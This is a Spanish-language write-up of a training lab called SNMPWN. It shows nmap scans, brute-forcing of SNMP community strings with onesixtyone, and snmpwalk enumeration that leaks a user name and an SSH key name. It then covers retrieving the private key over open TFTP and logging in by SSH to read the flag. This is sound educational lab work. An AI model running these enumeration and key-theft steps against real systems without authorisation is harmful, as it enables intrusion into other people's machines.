

Writeup: SNMPWN

Laboratorio SNMPWN

Plataforma	Whoami-labs.com
Máquina	SNMPWN
Categoría	Enumeración de servicios / Información disclosure
Dificultad	Media
Herramientas	Nmap, onesixtyone,snmpwalk,TFTP y SSH.
Autora	Ruth Pérez

1. Resumen

Este laboratorio consistió en explotar un servicio SNMP mal configurado para filtrar credenciales expuestas en los argumentos de un proceso del sistema, extraer una clave privada SSH a través de un servicio TFTP abierto y obtener acceso como usuario mediante autenticación por clave, culminando en la obtención de la flag del laboratorio.

2. Reconocimiento: Escaneo de puertos con Nmap

Se realizó un escaneo de puertos TCP contra el objetivo, identificando únicamente dos puertos abiertos: **SSH (22) y un multiplexor SNMP conocido como smux (199)**. La presencia de smux es indicativa de un agente SNMP corriendo en el sistema.

```
kali@kali: ~/whoami-labs/machines/snmpwn
(kali@kali)~[~/whoami-labs/machines/snmpwn]
$ nmap -sV -sC -p- 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-26 11:28 -0400
Nmap scan report for 172.17.0.2
Host is up (0.000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 10:3b:f3:0d:25:72:2b:79:2e:b8:46:21:3a:9f:df:e3 (RSA)
| 256  ba:0f:54:3a:f2:24:d7:e3:33:80:95:34:6a:1d:56:3d (ECDSA)
|_ 256  63:fc:fe:2a:58:1f:0b:2e:c5:54:bd:04:f1:51:c4:71 (ED25519)
199/tcp   open  smux     Linux SNMP multiplexer
MAC Address: 06:9B:0C:38:4E:A2 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.36 seconds
```

A partir de esta pista se realizó un escaneo UDP dirigido al puerto 161, confirmando que el servicio SNMP estaba activo.

```
(kali@kali)~[~/whoami-labs/machines/snmpwn]
$ nmap -sU -p161 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-26 11:30 -0400
Nmap scan report for 172.17.0.2
Host is up (0.000065s latency).

PORT      STATE SERVICE
161/udp   open  snmp
MAC Address: 06:9B:0C:38:4E:A2 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
```

3. Enumeración de credenciales SNMP (community strings)

SNMPv1/v2c utiliza una “community string” a modo de credencial de acceso en lugar de usuario y contraseña. Se realizó un ataque de fuerza bruta con **onesixtyone** contra una wordlist de community strings comunes.

```
kali@kali: ~/whoami-labs/machines/snmpwn
(kali@kali)~[~/whoami-labs/machines/snmpwn]
$ onesixtyone -c /usr/share/wordlists/seclists/Discovery/SNMP/common-snmp-community-strings.txt 172.17.0.2
Scanning 1 hosts, 120 communities
172.17.0.2 [public] Linux snmpwn 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64
172.17.0.2 [public] Linux snmpwn 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64
```

Con la community string “public” confirmada, se enumeró la información general del sistema:


```
kali@kali: ~/whoami-labs/machines/snmpwn
(kali@kali)~[~/whoami-labs/machines/snmpwn]
$ snmpwalk -v1 -c public 172.17.0.2
iso.3.6.1.2.1.1.1.0 = STRING: "Linux snmpwn 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (275651) 0:45:56.51
iso.3.6.1.2.1.1.4.0 = STRING: "admin@snmpwn.local"
iso.3.6.1.2.1.1.5.0 = STRING: "snmpwn"
iso.3.6.1.2.1.1.6.0 = STRING: "DataCenter-CORP"
```

NOTA: **onesixtyone** funciona con la misma lógica que **Hydra**: prueba una lista de credenciales contra un servicio hasta encontrar cuál es válida. La diferencia es que **onesixtyone** está optimizado específicamente para SNMP, aprovechando que UDP no requiere handshake para

lanzar las pruebas mucho más rápido.

4. Explotación: filtración de información mediante SNMP

Mediante la enumeración del servicio SNMP con snmpwalk se obtuvo información expuesta sobre procesos y configuraciones del sistema. A partir de la salida obtenida se identificaron datos relevantes para continuar con la explotación, entre ellos el usuario david, la referencia a una clave privada SSH y el uso de un servicio TFTP asociado al sistema.

A terminal window with a dark background and light text. The title bar shows 'kali@kali: ~/whoami-labs/machines/snmpwn'. The prompt is '(kali@kali)-[~/whoami-labs/machines/snmpwn]'. The command '\$ snmpwalk -v1 -c public 172.17.0.2 1.3.6.1.2.1.25.4.2.1.5' has been executed. The output lists several SNMP objects and their values, including paths to supervisor, snmpd.conf, and a tftpdboot directory, as well as a configuration line for a user named 'david'.

5. Extracción de la clave privada mediante TFTP

Tras identificar el servicio TFTP y el nombre de la clave expuesta durante la enumeración, se intentó recuperar el archivo desde el objetivo:

TFTP 172.17.0.2


Dentro del cliente TFTP se solicitó el archivo:

get david_key

La descarga fue exitosa, permitiendo obtener la clave privada SSH necesaria para continuar con el acceso al sistema.

6. Acceso al sistema mediante SSH

Una vez obtenida la clave privada, se ajustaron sus permisos para que pudiera utilizarse de forma segura con SSH. Posteriormente, se estableció una conexión autenticada como el usuario david, obteniendo acceso inicial al sistema


A terminal window showing an SSH connection. The prompt is '(kali@kali)-[~/whoami-labs/machines/snmpwn]'. The command '\$ ssh -i david_key david@172.17.0.2' is entered. The output shows a warning about post-quantum key exchange, followed by a 'Welcome to Ubuntu 16.04.7 LTS' message. Below this, there are links for documentation, management, and support. The prompt changes to 'david@snmpwn:~\$'.

7. Post-explotación y obtención de la flag

Ya dentro del sistema como david, se realizó una enumeración básica de contexto y se localizó la flag en el directorio home del usuario.

Durante la enumeración del directorio personal del usuario se localizó el archivo flag.txt, completando satisfactoriamente el laboratorio.

```
kali@kali: ~/whoami-labs/machines/snmpwn | kali@kali: ~/whoami-labs/
david@snmpwn:~$ whoami
david
david@snmpwn:~$ pwd
/home/david
david@snmpwn:~$ id
uid=1000(david) gid=1000(david) groups=1000(david)
david@snmpwn:~$ ls -al
total 36
drwxr-xr-x 1 david david 4096 Aug 26 14:06 .
drwxr-xr-x 1 root root 4096 Mar 6 08:08 ..
-rw-r--r-- 1 david david 220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 david david 3771 Aug 31 2015 .bashrc
drwx----- 2 david david 4096 Aug 26 14:06 .cache
-rw-r--r-- 1 david david 655 Jul 12 2019 .profile
drwx----- 2 david david 4096 Mar 6 08:08 .ssh
-rw----- 1 david david 33 Mar 6 08:14 flag.txt
david@snmpwn:~$ cat flag.txt
SNMPWN{sniff_p[REDACTED]}
david@snmpwn:~$
```



Conclusión: Este ejercicio reforzó mis conocimientos prácticos sobre reconocimiento, enumeración de SNMP, identificación de community strings, análisis de información expuesta, transferencia de archivos mediante TFTP y autenticación SSH con claves privadas. También me permitió comprobar la importancia de realizar una correcta enumeración de los servicios expuestos antes de intentar técnicas más complejas.